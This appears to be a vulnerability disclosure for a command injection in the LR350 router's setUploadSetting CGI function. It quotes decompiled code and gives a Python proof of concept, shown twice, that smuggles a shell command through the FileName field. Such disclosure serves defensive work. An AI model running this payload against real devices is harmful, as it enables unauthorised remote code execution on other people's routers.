LR350 - command injection - setUploadSetting

Hi, we found a command injection vulnerability at **LR350** (Firmware version **V9.3.5u.6369_B20220309**), and contact you at the first time.

In function **setUploadSetting** of the file **/cgi-bin/cstecgi.cgi**, string **FileName** not checked and passed to **system**, result in command injection.

```
36  v2 = (const char *)websGetVar(a1, "FileName", &byte_431160);
37  v3 = websGetVar(a1, "ContentLength", &byte_431160);
38  memset(v30, 0, sizeof(v30));
39  sprintf(v30, "cp %s /tmp/restore_check", v2);
40  system(v30);
41  v4 = cJSON_CreateObject();
42  v5 = strtol(v3, 0, 10) + 1;
43  if ( v5 < 1000 )
44  {
```


PoC

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi" cookie =
{"Cookie":"uid=1234"} data = {'topicurl' : "setUploadSetting", "FileName" :
";ls -lh ../ ;"} response = requests.post(url, cookies=cookie, json=data)
print(response.text) print(response)
```

Impact

Remote code execution

After execute the poc, the **ls -lh ../** command is executed




```
import requests

url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi"
cookie = {"Cookie":"uid=1234"}
data = {'topicurl' : "setUploadSetting",
"FileName" : ";ls -lh ../ ;"}
response = requests.post(url, cookies=cookie, json=data)
print(response.text)
print(response)
```